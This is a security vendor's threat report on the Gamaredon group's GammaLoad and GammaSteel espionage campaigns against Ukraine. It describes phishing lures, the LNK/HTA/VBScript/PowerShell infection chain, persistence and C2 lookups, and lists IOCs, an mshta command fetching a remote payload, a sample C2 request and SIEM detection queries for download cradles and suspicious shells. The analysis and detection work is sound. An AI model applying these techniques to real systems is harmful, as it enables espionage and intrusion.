LOGPOINT

Russia V Ukraine

Round two - Gamma Edition

www.logpoint.com

FOREWORD

The ongoing cyber war between Russia and Ukraine has been further intensified with the recent update on the activities of Gamaredon, a Russian-sponsored hacker group. Gamaredon, also known as UAC-0010, has been identified as a major cyber threat to Ukraine, and its latest campaigns have employed sophisticated malware strains, including GammaLoad and GammaSteel.

These strains are custom-made information-stealing implants that can exfiltrate files of specific extensions, steal user credentials, and take screenshots of the victim's computer. The Ukrainian government has called for heightened vigilance and countermeasures to address this serious cyber threat and protect the country's critical infrastructure and sovereignty.

Nilaa Maharjan

Logpoint Global Services and Security Research

Nilaa Maharjan is a First-Class graduate with Bachelors in Networking and Cybersecurity with a passion for offensive and defensive security in a research capacity. He has been working as cyber security analyst and researcher for 3+ years and with the Logpoint Security Research Team, is leading the Emerging Threat Protection research to bring out the investigation, analytics, detection, and response techniques.

TABLE OF CONTENT

ABOUT LOGPOINT EMERGING THREATS PROTECTION

The cybersecurity threat landscape continuously changes while new risks and threats are discovered all the time. Not every organization has enough resources or the know-how to deal with evolving threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers that are experts in the field of threat intelligence and incident response. Our team keeps you informed on the latest threats and provides custom detection rules and tailor-made playbooks designed to help you investigate and mitigate emerging incidents.

EXECUTIVE SUMMARY

With February 24th approaching quickly, the first anniversary of Russia's invasion of Ukraine, and the commencement of a war that most observers thought to be ended in a matter of days, is right around the corner. According to Ukraine's Defense Minister, Oleksii Reznikov, Russia's partial mobilization has allowed it to station 500,000 troops along the front. Ukrainian intelligence expects a big Russian onslaught on the anniversary of the invasion and according to **Reznikov**, "We (Ukraine) suspect, given that they (Russia) live in symbols, they will try something around February 24."

The war hasn't subsided either physically or on the cyber front with Ukraine's critical infrastructure (public, energy, media, financial, business, and non-profit amongst others) sectors suffering the most through repeated and targeted cyberattacks. As tensions continue to rise on the grounds, we have seen a significant spike in activity by threat actors with Gamaredon (also known as Primitive Bear, or, in Ukraine's taxonomy, UAC-0010, which is generally **associated** with Russia's FSB) remaining the most active, intrusive, and pervasive APT with the main target as Ukraine but the winds of war are starting to spread west.

We have been closely monitoring the situation as it develops and has tried to keep up with analytics and defense techniques. Since our **first coverage** a year back, the attacks 4have not varied much and are coming in waves. Threat actors come and go signaling that the war is still alive. More recently, we talked about the war in our **End-of-the-Year report**. Since then, the Russian deployment of wiper malware in the latter part of January has gotten a lot of attention, and it was certainly a significant development.

According to a **report** by Ukraine's State Cyber Protection Centre of the State Service of Special Communication and Information Protection, Gamaredon's recent activity has had a more traditional goal: "Analyzing the actions performed on the infected host after gaining the opportunity to execute PowerShell commands, we can conclude that adversaries are focused more on espionage/ infostealing rather than system destroying activity."

WHAT WE KNOW SO FAR

Threat Actor

Primary


Threat Actor	Gamaredon
Aliases	ACTINIUM, BlueAlpha, Trident Ursa, Primitive Bear, UAC-0010
Target	Ukrainian government
Activity	From 2022 onwards
Major Focus (This time)	Infostealing/Espionage
Tools (This time)	GammaLoad, GammeSteel

Despite the predominant use of repetitive techniques and procedures, attackers are slowly but surely improving their tactics and modifying the varieties of malware to remain undetected by cyber defenses, which are mainly based on signature analysis. Thus, targeted cyber attacks remain one of the main cyber threats in Ukraine. "UAC-0010 group's ongoing activity is characterized by a multi-step download approach and executing payloads of the spyware used to maintain control over infected hosts," the SCPC **said**. Unlike previous Russian-sponsored campaigns deployed to **disrupt** the Ukrainian information infrastructure, the new campaign focuses on espionage and uses two recently modified malware variants to avoid detection.

Ukraine is subjected to thousands of cyberattacks every day, and **authorities claim** to be able to withstand up to 40 significant high-level DDoS attacks every day. They prevented 395 such attacks in December of the previous year alone. According to the government, seven new varieties of viruses or other malware were discovered in 2022.

The SSSCIP did not react promptly to Information Security Media Group's request for additional information on these newly discovered malware strains. The major campaign early in 2023 saw a resurgence in the use **GammaLoad** and **GammaSteel** spyware.

The goal of these attacks is geared more toward espionage and information theft rather than sabotage. The SCPC also emphasized the "insistent" evolution of the group's tactics by redeveloping its malware toolset to stay under the radar, calling Gamaredon a "key cyber threat."



Source: **GreyNoise**

THE GAMMA VARIANTS

The use of known PowerShell droppers like GammaLoad and GammaSteel is nothing new for UAC-0010, however, since last seen in 2022, the payloads have been modified to use as infostealers.

CERT-UA has informed the payloads are mostly for espionage and information theft rather than sabotage. The SCPC also noted Gamaredon's "consistent" growth of methods by redeveloping its malware toolkit to remain undetected, labeling Gamaredon a "major cyber threat."

- **GammaLoad** is VBScript dropper malware that is designed to download advanced VBScript from a remote server.
- **GammaSteel** is a PowerShell script that can perform reconnaissance as well as execute commands.

According to SCPC, all of the known VBScript droppers and PowerShell scripts are variations of GammaLoad and GammaSteel malware, allowing the adversary to effectively exfiltrate critical information.

The following variants were found by the Ukrainian CERT and show the targetted nature of these attacks.

Alpha: α

This variant was used for sending HTTPS requests to target http://46[.]101[.]29[.]42/cisco/lab URL overtaking the leverage of legitimate Windows processes (wscript.exe, powershell.exe) for downloading and executing remote PowerShell script. WScript.Sleep() command is used to suspend the execution of the current script for the specified number of milliseconds.

Next, TLSv1.2 encrypted network communication is observed between the infected host and C2 IP address using a self-signed TLS certificate with the “Internet Widgits Pty Ltd” default organization name.

Beta: β

Another variant of the malicious payload is crafted for sending HTTP GET requests targeting hxxp://81[.]19[.]140[.]42/init[.]php URL overtaking the leverage of legitimate Windows processes (wscript.exe, powershell.exe) for downloading and executing remote PowerShell script.

The Collection tactic is achieved through the Screen Capture technique over this PowerShell script execution and uses the **System. Drawing, System.Windows.Forms** objects to capture the screenshots of all the active screens (also from multiple monitors) on the infected machine and saves it under an `a.PNG` file.

First, the screenshot is saved under `C:\Users\%USERPROFILE%\AppData\Local\Temp` location in `C:\Users\%USERPROFILE%\AppData\Local\Temp\<yyyy.MM.dd-HH.mm.ss>.png` format. Next, the PNG file is converted to a base64-encoded string, saved under the variable and the original screenshotimage file is removed from the disk.

The information about the computer name, volume serial number value (converted from 16-bit hexadecimal to 32-bit format), and the base64-encoded screenshot is then exfiltrated over HTTP POST request to a hardcoded C2 URL `hxxp://195[.]189[.]96[.]64/index[.]php` with the time span of the 60s (Exfiltration over C2 Channel technique is used).

Gamma: γ

The third payload variant is crafted for sending HTTP GET requests targeting hxxp://185[.]163[.]45[.]5/cmd URL over the leverage of legitimate Windows processes (wscript.exe, cmd.exe, powershell.exe) for downloading and executing remote PowerShell script. **Start Sleep Cmdlet** is used to pause the activity in a script for a specified period of time.Invoke-Expression Cmdlet is used to output the results of the command. Otherwise, a string submitted at the command line is returned (echoed) unchanged.

The **GetBytes** method is used in the payload to encode commands and their execution results (represented in UTF8 encoding) into a sequence of bytes to be transmitted over the network. The Invoke-Expression cmdlet (IEX) runs specified strings as commands and returns the results of these commands.As a result, PowerShell commands can be executed remotely and their execution results can be received by the adversaries.

TL;DR

All three of these backdoors dropped on victims' systems had multiple capabilities, including:

- Record audio using the microphone and upload the recorded files to a remote location
- Take screenshots and upload them
- Log and upload keystrokes
- Download and execute .exe files or download and load DLL files

The legitimate remote desktop protocol (RDP) tools Ammyy Admin and AnyDesk were both also leveraged by the attackers for remote access. Legitimate RDP tools like these and others are frequently leveraged for remote access by attackers in both ransomware and nation-state-backed cyber attacks.

Let's look at the common patterns we have found in these variants to be able to understand the TTPs and be able to hunt them.

INITIAL ACCESS

Attack chains commence with spear-phishing [T1566.002] emails carrying a RAR archive that, when opened, activates a lengthy sequence comprising five intermediate stages – an LNK file, an HTA file, and three VBScript files [T1059.005] – that eventually culminate in the delivery of a PowerShell payload [T1059.001]. The vast majority of these attacks were discovered to be directed towards subdomains of the "gov.ua" website, which serves as the parent domain for the Ukrainian government and military websites. The most common type of attack was attachment-based, in which emails with little body text and an attachment were delivered to the victim. The subject is frequently something interesting, such as "References to receivables and payables." "Please submit an application for a work visa for January 2022 as soon as possible." Some of the emails seen in recent campaigns as compiled by **Trellix** are:

> **Sample 1:** The email is a fake inbound Shipment Notification containing a html file opening which redirects the victim to a customized phishing page.
>
> **Sample 2:** An email pretending to be from the "Accounts Team" that contains a malicious attachment masqueraded as an invoice.
>
> **Sample 3:** An email pretending to be from the Ministry of Foreign Affairs of Estonia looking to share contacts of embassy officers, and containing a link redirecting the user to a Google drive link containing a malicious file.
>
> **Sample 4:** An email pretending to be from "Ministry of Defense of Ukraine" and contains a compressed archive as an attachment, the email also utilizes the name of a logistic company, DNI Pro LLC which actively works in Ukraine. The archive is used to deliver malware to the victim.
>
> **Sample 5:** A fake notification email from an Administrator for **mil.gov.ua** notifying the victim of issues with their mailbox that require verification to resolve, and containing a link that redirects the user to a malicious website.

We have picked a few interesting techniques which might be of concern.

Malware distribution techniques


Gamaredon is known to write dangerous malware programs in VBScript, VBA Script, C#, C++, PowerShell, and .NET programming languages. Its virus is designed to attack all sorts of Windows, Linux, and Android operating systems.

The threat group previously used several notable malware strains, including EvilGnome, Pterodo or Pteranodon, and PseudoSteel, but in the first half of 2022, Gamaredon began deploying GammaLoad and GammaSteel info stealer malware via phishing emails sent from compromised government employee accounts, according to a report by the Computer Emergency Response Team of Ukraine.

UAC-0010 has used a variety of approaches to target devices, including VBScripts with randomly generated variable names and string concatenation for obfuscation. Each of these strategies is ultimately based on the delivery of malware via spear phishing.


HTML Files

We have seen multiple instances of delivering a `.html` file either as an attachment in a phishing email or via a link to the `.html file` (in an attempt to bypass email threat scanning). They use seemingly benign URLs such as `hxxp://state-cip[.]org/arhiv`. The particular website has been currently taken down.



Using URL2PNG to check the status of a website w/o opening

These `.html` files contain Base64-encoded `.rar` archives that in turn contain a malicious .lnk file. Once a user clicks on these `.lnk` files, they use the Microsoft HTML Application (`mshta.exe`) to download additional files via URL.




GAMAREDON execution chain (Source: **PaloAlto Unit42**)

Office Documents

Like always Office files are still a hotspot for malicious activities. The cases are similar to previous Gamaraedon actions. Looking at a particular sample, this file relates to a purported tender to purchase computer equipment for the National Academy of Security Service of Ukraine. The file contains no malicious code in and of itself.

When opened, the file attempts to contact and download its remote template from `hxxp://relax.salary48.minhizo[.]ru/MAIL/gloomily/along.rcs`.



Use of Office Documents to download malicious VBS files

This template, `along.rcs` (SHA256: 007483ad49d90ac2cabe907eb5b3d7eef6a5473217c83b0fe99d087ee7b3f6b3) is an object linking and embedding (OLE) file that contains a macro that runs the malicious code. The macro itself resembles the VBScript code within the HTA file mentioned above, used to load additional scripts.

The installation VBScript saves the payload VBScript to `%USERPROFILE%\Downloads\frontier\decisive` and creates a scheduled task named `GetSynchronization-USA` to run this payload every five minutes automatically.

The payload VBScript is the same as the payload above. It attempts to get the C2 IP address via ping to `<random number>decisive.hungzo[.]ru` and a regular expression on the response from a specific Telegram URL, `hxxps://t[.]me/s/templ36.`

Once it has the IP address, the script creates an HTTP GET request to `hxxp://<IP address of C2>/snhale<random number>/index.html=?<random number>` with custom HTTP fields it populates with the following activities:

- Appending the computer name and volume serial number in the custom user-agent field, (`windows nt 6.1; win64; x64) applewebkit/537.36 (khtml, like gecko) chrome/90.0.4430.85 safari/537.36`, along with the static string `;;/.insufficient/`.
- Using `frameS5V` as the cookie value

- Setting the Referrer to `hxxps://developer.mozilla[.]org/en-US/docs/Web/JavaScript`
- Setting Accept-Language to `ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4`
- Setting Content-Length to `4649`

Lastly, the script will Base64 encode the response to this URL and attempt to execute it.

Phishing Websites

There were also sightings of new phishing sites that the users were redirected to, usually sensitive Ukrainian sites in a new malicious campaign targeting state authorities of Ukraine and Poland.

The attacks take the form of lookalike web pages that impersonate the Ministry of Foreign Affairs of Ukraine, the Security Service of Ukraine, and the Polish Police (Policja) in an attempt to trick visitors into downloading software that claims to detect infected computers.

FAKE login page for Ministry of Defense of Ukraine File Storage (Source: **Trellix**)

This isn't limited to government websites. A few other examples include:

- Customized pages that appear to be genuine and look like the legitimate pages they spoof make it difficult for the victim to recognize any suspicious activity
- Capitalizing on the user's sense of urgency by presenting a blurry document as a background of the phishing page, the document is designed to look important hence capitalizing on the feeling of urgency to convince the victim to log in.
- The pages also make use of a combination of techniques to attempt to evade detection by security products and make it harder to analyze by security professionals.

According to **Trellix** researchers, they observed a surge of attacks in the third week of November '22 which remained consistently high until they descended at the end of December '22.

Source: **Trellix**

This might be a result of a simultaneous campaign by UAC-0114, also known as **Winter Vivern** – an **activity cluster** that has in the past leveraged weaponized Microsoft Excel documents containing **XLM macros** to deploy PowerShell implants on compromised hosts. However, it's not surprising to see multiple state-sponsored threat actors work in tandem during the last year of cyber back and forth.

Execution

Looking at one instance of a dropped `.lnk` **file** (SHA256:0d51b90457c85a0baa6304e1ffef2c3ea5dab3b9d27099551eef60389a34a89b) from one of the examples previously, we can see that it is 99.80 KB (102193 bytes), which is unnaturally too big for an lnk file. Once opened, this lnk shortcut uses `mshta.exe` to contact `hxxps://admou[.]org/29.11_mou/presented.rtf` via a command line argument and download the RTF file.

```
Processes Tree
  ↳ 1832 - C:\Windows\System32\mshta.exe https://admou.org/29.11_mou/presented.rtf
```


UAC-0010 appears to be employing a variety of measures to restrict who can access this URL. According to other researchers, they seem to be utilizing geoblocking to limit downloads of this material to specific geographic places. However, once the filtering conditions have been met, it downloads the `presented.rtf` (SHA256:3990c6e9522e11b30354090cd919258aabef599de26fc4177397b59abaf395c3) **file**.

From VirusTotal, it's clear that it is a Microsoft HTML Application (HTA) containing VBA Script [T1218.005].


The URLs are constantly changing where they point, suggesting that they have either a vast infrastructure or are using their long list of compromised domains. This is not the first time they have been seen linking weaponized domains with IPs of legitimate domains just to complicate and mask their operations.

Persistence

This HTA file decodes two embedded Base64-encoded VBScripts, one of which it will save to `%USERPROFILE%\josephine`, and the other it runs using `Execute`. The VBScript decoded and executed by the `presented.rtf` file is responsible for adding persistence [T1053.005] by running the VBScript saved to the "`random user`" file each time the user logs in. In this same it created `josephine`. The VBScript file saved to `josephine` is the payload at the end of this installation process.




They also leave a second trail of persistence through an autorun registry key to automatically run the `josephine` VBScript when the user logs in [T1547.001]. We can see the autorun registry key named `telemetry` added to the system to run the VBScript at user login.



The registry key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run** by its definition makes a program run every time the user logs on, therefore the `josephine` VBScript will be run automatically every time when the user logs on. Additionally, it will be executed under the context of the user and will have the account's associated permission level.

Command and Control

The "`C:\\Users\\%USERPROFILE%\\josephine`" file contains the second embedded base64-encoded VBScript, which offers instructions for obtaining the C2 IP address via various techniques.One of the methods involves the use of the Windows Management Instrumentation (WMI) query [T1047], a legitimate administrative feature that provides a uniform environment to access Windows system components, to resolve the malicious IP address of Xor<number>[.]autometrics[.]pro subdomain, with which the infected host will further interact.




The `josephine` script acts as the functional code of the backdoor, which allows the threat actors to run additional VBScript code supplied by a C2 server. The script contains two different methods to determine the IP address of its C2 server, with which it communicates directly.

The first method involves pinging the domain THEN<random number>.ua-cip[.]org using the following Windows Management Instrumentation (WMI) query and checking the ProtocolAddress value to determine the C2 IP address:

If the script is unable to reach this domain, it attempts to access the Telegram URL hxxps://t[.]me/s/vzloms to get the C2 IP address. It does this by checking the response using a regular expression of ==([0-9\@]+)==.

```
select * from win32_pingstatus where address='THEN<random
number>.ua-cip[.]org'
```



After obtaining the C2 IP address, this script will communicate with its C2 by issuing a custom-crafted HTTP GET request, as seen in Figure 9. The custom fields modified in the HTTP request include a hardcoded user agent with the computer name, volume serial number, and the string `::/.josephine/.` appended, as well as a hardcoded string used in the Accept-Language field.


```
GET /justly/71.emf?=CreateObject HTTP/1.1
Accept: */*
user-agent: mozilla/5.0 (windows nt 6.1; win64; x64) applewebkit/537.36 (khtml, like
gecko) chrome/88.0.4324.146 safari/537.36::DESKTOP-[redacted]_3A0[redacted]::/.josephine/.
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 172.16.[redacted]
Connection: Keep-Alive
```

The `josephine` script reads the response from `hxxp://<C2 IP address>/josephine/<number>.cgm?=Read`, decodes the data and executes it via wscript.exe utility as a VBScript. This method is then used to provide active commands using HTTP requests from the `josephine` script.

Detection using Logpoint

It is vital to detect and attack before it can grab its roots into the system. We have seen most of the attacks still have been initiated with a phishing attempt. Investing in proper phishing detection should always be a number one priority. This should come in terms of both proper training and the use of detection tools.

Assuming the proper training and configuration of the devices, we have created a playbook to detect a phishing attempt. This process can be manualized as well, however, using **Logpoint Converged SIEM**, any suspicious email can be investigated, quarantined and its action to be responded to in time.



The dependencies for this playbook include:

- Integrations
- 3rd Party
- Virus Total - API
- MaxMind - MaxMind GeoIP2
- WhoIS - API
- CyberTotal - CyCraft
- Sub-Playbooks
- Check URL Reputation
- Check Domain Reputation
- Detonate URL - Generic
- Detonate File - Generic
- Block Email - Generic
- Isolate Endpoint - Generic
- Search and Delete Email

For more of a manual investigation, it is important to go through the logs and properly analyze them. Looking at each step of the attack chain should give a general idea of what we expect the logs to be.


Upon execution, a process that runs administrative privileges in the background downloads the next-stage malware hosted on a Telegram or Discord channel, with the help of PowerShell and the download link hardcoded in the downloader.

An alert (**T1059.001**) has been created that can detect if PowerShell is being used as a download cradle which can be detected using process creation logs.

```
norm_id=WindowsSysmon event_id=1 image="*\powershell.exe" command IN ["*new-object system.net.webclient).downloadstring(*", "*new-object system.net.webclient).downloadfile(*", "*new-object net.webclient).downloadstring(*", "*new-object net.webclient).downloadfile(*"] -user IN EXCLUDED_USERS
```

Gamaredon is infamous for the use of base64 encoded payloads (**T1059.001**, **T1059.003**, **T1140**). The alert below checks if any payload has been passed into PowerShell encoded as a base64 string.

```
norm_id=WindowsSysmon event_id=1 command="*::FromBase64String(*" -user IN EXCLUDED_USERS
```



Note: Legitimate processes also have encoded payloads and might result in false-positives

In one case, adversaries exploited a known vulnerability (**CVE-2021-1636**) in the Microsoft SQL server to gain access to the target organization (**T1590**, **T1059.001**). We can detect these types of exploitation by looking for the spawning of shell processes by the SQL server process.

```
norm_id=WinServer event_id=4688 parent_process="*\sqlservr.exe" "process" IN ["*\cmd.exe", "*\powershell.exe", "*\bash.exe", "*\sh.exe", "*\bitsadmin.exe"]
```

In general, we can hunt for possible malicious PowerShell activity (**T1059**, **T1059.001**) by checking if its parent process belongs to a list of suspicious processes such as `mshta.exe`, `winword.exe`, etc.


```
norm_id=WinServer event_id=4688 parent_process IN ["*\mshta.exe", "*\rundll32.exe", "*\regsvr32.exe", "*\services.exe", "*\winword.exe", "*\wmiprvse.exe", "*\powerpnt.exe", "*\excel.exe", "*\msaccess.exe", "*\mspub.exe", "*\visio.exe", "*\outlook.exe", "*\amigo.exe", "*\chrome.exe", "*\firefox.exe", "*\iexplore.exe", "*\microsoftedgecp.exe", "*\microsoftedge.exe", "*\browser.exe", "*\vivaldi.exe", "*\safari.exe", "*\sqlagent.exe", "*\sqlserver.exe", "*\sqlservr.exe", "*\w3wp.exe", "*\httpd.exe", "*\nginx.exe", "*\php-cgi.exe", "*\jbosssvc.exe", "*MicrosoftEdgeSH.exe", "*tomcat*"] (command IN ["*powershell*", "*pwsh*"] OR description="Windows PowerShell")
```

Though we haven't seen it in this edition, Impacket is a popular tool that UAC-0010 uses often for lateral movement. Impacket leaves artifacts in process creation events which is trivial to detect (T1559, T1559.001, T1047, T1021, T1021.003).

```
label="Process" label=Create ((parent_image IN ["*\wmiprvse.exe", "*\mmc.exe", "*\explorer.exe", "*\services.exe"] command IN ["*cmd.exe* /Q /c * \\127.0.0.1\*&1*"]) OR (parent_command IN ["*svchost.exe -k netsvcs", "taskeng.exe*"] command IN ["cmd.exe /C *Windows\Temp\*&1"])) -user IN EXCLUDED_USERS
```

To make recovery difficult, UAC-0010 disables Windows's crash dump feature which administrators can detect using Sysmon's registry events (T1112).

```
norm_id=WindowsSysmon event_id=13 target_object="HKLM\System\CurrentControlSet\Control\CrashControl\CrashDumpEnabled" detail="DWORD (0x00000000)"
```



